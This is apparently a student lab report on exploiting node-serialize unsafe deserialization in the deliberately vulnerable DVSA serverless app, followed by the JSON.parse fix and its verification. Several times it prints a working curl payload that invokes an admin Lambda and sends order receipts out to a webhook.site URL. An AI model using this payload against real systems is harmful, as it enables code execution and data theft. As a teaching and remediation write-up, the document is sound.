#3 Sensitive Information Disclosure

Part 0: Cover Page

Field	Value
Course/Section	ICS344-02
Assignee	Yazeed Alzahrani-202349310
DVSA URL	http://dvsa-website-bi5427-911195059945-us-east-1.s3-website.us-east-1.amazonaws.com/
AWS Region	us-east-1
Date	4/12/2026
Vulnerability Title	Sensitive Data Disclosure

Part 1: Goal and Vulnerability Summary

Field	Value
Vulnerability Name	Data Access via Code Injection via Node-Serialize
Affected Component	API Gateway, AWS Lambda, DynamoDB, IAM
Security Impact	Data confidentiality violated. Attacker can access all transactions for a given month and year.
High-Level Weakness	User data is not secure due to code injection vulnerabilities

Part 2: Why This Works

As discussed in parts #1 and #9 in the report, the application was vulnerable to code injections due to the use of the vulnerable dependency Node-Serialize.

Well, now that we have established that we can inject code, then we can, by the same methodology, inject code that grants us private user information.

Part 3: Environment and Setup


*** Note: this is the same setup for reports #1 and #9**

- The API GW endpoint used is https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order
- The request send aimed to maliciously write to the AWS Lambda "tmp" directory
- The request was constructed using the curl tool

Part 4: Reproduction

Getting the API GW Endpoint

In order to get the API GW endpoint for this attack, head to the API Gateway service, and it will show the DVSA-API in its active services. From there, fetch the Invoke API endpoint.



In our case, the endpoint was:
"https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage"


Simply append "/order" to it to get the final endpoint:


"https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order"

Creating Sensitive Data


***Note: this is a vulnerable website, so refrain from entering sensitive information while following any of the steps**

To do this, head to the url of your DVSA page, create a new account, and login.





Make an order to store some transactions in DynamoDB.



Head to DynamoDB to make sure that the orders were logged.

Table: DVSA-ORDERS-DB - Items returned (8)

Scan started on April 12, 2026, 17:27:08


orderId *(String)*	userId *(String)*	address	confirmationToken	itemList	orderStatus	payment...	totalAmount
28526557-59d5-441...	8438b438-6021-70c6...	{ "name" : { ...		{ "1013" : { ...	100	1776001703	0
2db3033c-cbba-403c...	8438b438-6021-70c6...	{ "name" : { ...		{ "1017" : { ...	100	1775907281	0
0e9726de-2448-4b61...	8438b438-6021-70c6...	{ "name" : { ...		{ "1016" : { ...	100	1776001275	0
6856bec5-0198-4f00...	8438b438-6021-70c6...	{ "name" : { ...		{ "1010" : { ...	100	1776001353	0
5b06e6a1-dd85-46a9...	8438b438-6021-70c6...	{ "name" : { ...		{ "1014" : { ...	100	1776001639	0
a0d70fed-07f5-426e-...	8438b438-6021-70c6...	{ "name" : { ...		{ "1013" : { ...	100	1776002332	0
0a778f7c-fe04-4d54-...	8438b438-6021-70c6...	{ "name" : { ...	KpZSAuZnGKyQ	{ "1019" : { ...	200	1776003607	28
86840085-d86e-4d3...	8438b438-6021-70c6...	{ "name" : { ...		{ "1012" : { ...	100	1775999472	0

Injecting Code to Access Sensitive Data

As discussed earlier, all requests end up at the same API GW, which will invoke a Lambda function that has a vulnerable dependency that can be exploited for code injection due to unsafe deserialization by using this function:

```
$$ND_FUNC$$_function()
```

Except this time, we will inject code that will leak the receipts of orders instead of attempting to write code. We also need an authentication to bypass ERR 500. To get this, just go to the networks tab of your browser, trace any request to the website and inspect the headers to get the authentication header.



Now, we are able to construct a malicious request that utilizes the Node-Serialize module (Vulnerable Dependency) to unsafely deserialize the payload to execute (Event Injection) in order to get access to the elements in the Dynamo table of orders (Sensitive Data Disclosure).

Please note that the response will contain a url. In order to be able to fetch it, set up a dummy webhook url by going to:

https://webhook.site/#!/view/1235313a-f232-465e-bb97-a53c7c383605/5d31280e-9e1e-4d52-b1fb-cc910a90804c/1


The website should load up and give you a url to in the code injection.

Now, we write the request using curl.


```
curl -s -X POST
'https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order' \

-H 'Content-Type: application/json' \

-H 'Authorization: REDACTED' \

-d '{"action": "_$$ND_FUNC$$_function(){var
{Lambda}=require(\"@aws-sdk/client-lambda\");var lambda=new
Lambda({});lambda.invoke({FunctionName:\"DVSA-ADMIN-GET-RECEIPT\",Payload:Buff
er.from(JSON.stringify({\"year\":\"2026\",\"month\":\"04\"}))}).then(d=>{var
p=Buffer.from(d.Payload).toString();require(\"https\").get(\"https://webhook.s
ite/1235313a-f232-465e-bb97-a53c7c383605/?data=\"+encodeURIComponent(p));}).ca
tch(e=>{console.error(\"ERR\",e)});}()", "cart-id":""}'
```

Part 5: Evidence

The server will respond with a generic error but the code will run in the backend. To make sure that it ran successfully, check if there are any requests sent to the webhook url we set up.



The url will trigger a download that has the receipts as shown:



We have successfully violated the confidentiality of users' data. We can see that Mickey ordered Mrs. Pac-Man, and Labubu ordered Ring King, along with the bills associated with their orders.

Part 6: Fix * Note: Same fix as in vulnerabilities #1 and #9

Where the Fix Belongs

DVSA-ORDER-MANAGER -> order-manager.js

Fix Strategy

Replace the current unsafe deserializer dependency (Node-Serialize) with the native library JSON parser.

How This Addresses the Issue

The JSON parser deserializes a bytestream without executing code. By doing this, if we ran the same attack again, our code in the payload will be parsed simply as a string that will not be executed.

Part 7: Code Change

Before

```
exports.handler = (event, context, callback) => {
    // console.log(JSON.stringify(event));
    var req = serialize.unserialize(event.body);
    //var req = JSON.parse(event.body);
    var headers = serialize.unserialize(event.headers);
    //var headers = JSON.parse(event.headers);
    var auth_header = headers.Authorization || headers.authorization;
    var token_sections = auth_header.split('.');
    var auth_data = jose.util.base64url.decode(token_sections[1]);
    var token = JSON.parse(auth_data);
    var user = token.username;
    var isAdmin = false;
```

After


```
exports.handler = (event, context, callback) => {
    // console.log(JSON.stringify(event));
    //var req = serialize.unserialize(event.body);
    try {
    var req = JSON.parse(event.body);
    //var headers = serialize.unserialize(event.headers);
    const headers = event.headers || {}
    var auth_header = headers.Authorization || headers.authorization;
    var token_sections = auth_header.split('.');
    var auth_data = jose.util.base64url.decode(token_sections[1]);
    var token = JSON.parse(auth_data);
    var user = token.username;
    var isAdmin = false;}

    catch (e) {
        return callback(null, {
            statusCode: 400,
            body: JSON.stringify({ status: "err", message: "Invalid request" })
        });
    }
```

Part 8: Verification After Fix

Post-fix Result

```
$ curl -s -X POST
'https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order' \

-H 'Content-Type: application/json' \

-H 'Authorization: REDACTED' \

-d '{"action": "_$$ND_FUNC$$_function(){var
{Lambda}=require(\"@aws-sdk/client-lambda\");var lambda=new
Lambda({});lambda.invoke({FunctionName:\"DVSA-ADMIN-GET-RECEIPT\",Payload:Buff
er.from(JSON.stringify({\"year\":\"2026\",\"month\":\"04\"}))}).then(d=>{var
p=Buffer.from(d.Payload).toString();require(\"https\").get(\"https://webhook.s
ite/1235313a-f232-465e-bb97-a53c7c383605/?data=\"+encodeURIComponent(p));}).ca
tch(e=>{console.error(\"ERR\",e)});}()", "cart-id":""}'
```

{"status":"err","msg":"unknown action"}



* Note: no new request (the one shown is pre-fix request)

What Changed

Now omitted vulnerable dependency and instead of running the injected code to disclose sensitive information it is treated simply as a payload with an invalid action that is catched gracefully.

Legitimate Behavior

Since we only added an exception handler and parser, the legitimate behavior of this code has not changed except in regard to data handling.

Part 9: Security Analysis

What Should Have Happened Vs. What Happened




Figure 2: Sensitive Data Disclosure via unsafe deserialization before and after applying secure parsing.

Security Deviation

By using an unsafe deserializer dependency, code injected into the payload is executed, which can be used to disclose sensitive data.

How our Configuration Fixes the Issue

Now, the code deserializes the payload and headers using JSON which does not revive executable code or functions. Additionally, we added a try-catch block for graceful error handling.

Intended Security Rule


Under normal unmalicious conditions, the workflow of the order-manager.js program is to be an entry point lambda function for all other lambda functions related to orders. For example, if a customer's request was to make a new order, the order-manager will parameterize the function calls and prepare the response for the user. This happens through the API GW https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order which routes to order-manager.js. However, due to the vulnerable dependency "Node-Serialize", the deserialization operation is unsafe and leads to execution of injected code in the payload of requests, which in this case was used to call the admin function `DVSA-ADMIN-GET-RECEIPT` to leak order information. To avoid this, the developers should always check for dependency vulnerabilities, especially in the case of deserializers to avoid injection attacks that can lead to sensitive data disclosure.

Evidence Sources

To assess the effectiveness of the attack, we monitored requests being sent to a dummy webhook url.

Normal


Normally, the API GW would be used to to call other Lambda functions that send responses back to the HTTP SRC IP without any injected code execution, leading to no request being sent to the dummy webhook url.



* Note: no new request (the one shown is pre-fix request)

Exploit


In an attack, the attacker injects code in the payload that will execute to call the admin function DVSA-ADMIN-GET-RECEIPT to leak order information. This will cause a request to be sent to the webhook dummy url as shown.



Post-Fix

In an attack, the attacker injects code in the payload that will be deserialized into a string, however, since the code does not match a valid action in the order-manager list, it will simply be gracefully catched as an exception and not send any request.

```
curl -s -X POST
'https://qaifuqmaxg.execute-api.us-east-1.amazonaws.com/Stage/order' \

-H 'Content-Type: application/json' \

-H 'Authorization: REDACTED' \

-d '{"action": "_$$ND_FUNC$$_function(){var
{Lambda}=require(\"@aws-sdk/client-lambda\");var lambda=new
Lambda({});lambda.invoke({FunctionName:\"DVSA-ADMIN-GET-RECEIPT\",Payload:Buff
er.from(JSON.stringify({\"year\":\"2026\",\"month\":\"04\"}))}).then(d=>{var
p=Buffer.from(d.Payload).toString();require(\"https\").get(\"https://webhook.s
ite/1235313a-f232-465e-bb97-a53c7c383605/?data=\"+encodeURIComponent(p));}).ca
tch(e=>{console.error(\"ERR\",e)});}()", "cart-id":""}'

{"status":"err","msg":"unknown action"}
```



* Note: no new request (the one shown is pre-fix request)

Deviation Analysis and Classification

The function deviates from its intended purpose since instead of being used purely for the purpose of managing differing functions related to orders, it can be used to inject code and exfiltrate user data. This is because it fails to make sure that the dependencies used can safely deserialize payloads sent from the user. Due to this, this vulnerability is classified as **Intentional Misuse / Security-Relevant Abuse**

Explainable Fix and Post-Fix Validation

There was no configurative error, but rather an error in failing to choose safe and robust dependencies by using the “Node-Serialize” package. The changes were made in ‘DVSA-ORDER-MANAGER’ -> ‘order-manager.js’. Then, do the following:

1. Replace all use cases of the Node-Serialize dependency with JSON.parse
2. Add a try catch block in the parsing/deserialization part of the code to gracefully catch any error from deserialization.

To validate that this resolves the issue, reproduce the attack and note that no request should be sent to the webhook dummy url.

Table 1: Structured Analysis Summary - Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence

Sensitive Data Disclosure	The `order-manager.js` Lambda must function as a secure entry point for all order-related functions, safely parameterizing calls. It is critical that dependencies, like "Node-Serialize, " do not execute injected code in the payload, as this bypasses controls and can be used to invoke privileged admin functions (e.g., `DVSA-ADMIN-GET-RECEIPT`) to leak information.	Monitored requests being sent to a dummy webhook url.	 The API GW should route requests to other Lambda functions and send responses back to the HTTP SRC IP, resulting in no injected code execution and no request being sent to the dummy webhook url.	 The attacker successfully injects code in the payload to execute and call the admin function `DVSA-ADMIN-GET-RECEIPT` to leak order information, causing a request to be sent to the webhook dummy url.

Table 2: Structured Analysis Summary - Table B

Vulnerability	**Why This Is a Deviation**	**Deviation Class**	**Fix Applied (Where)**	**Post-Fix Verification**	**Optional Latency Before / After Logging**

Sensitive Data Disclosure	The application deviates from its purpose by failing to use safe dependencies, allowing the vulnerable deserializer ("Node-Serialize") to execute injected code in the payload. This injected code is used to exfiltrate sensitive user order data.	Intentional Misuse / Security-Relevant Abuse	DVSA-ORDER-MANAGER -> order-manager.js. Replace the unsafe `Node-Serialize` dependency with native `JSON.parse` and add a try-catch block for graceful error handling during deserialization.		*[Optional timing result]*

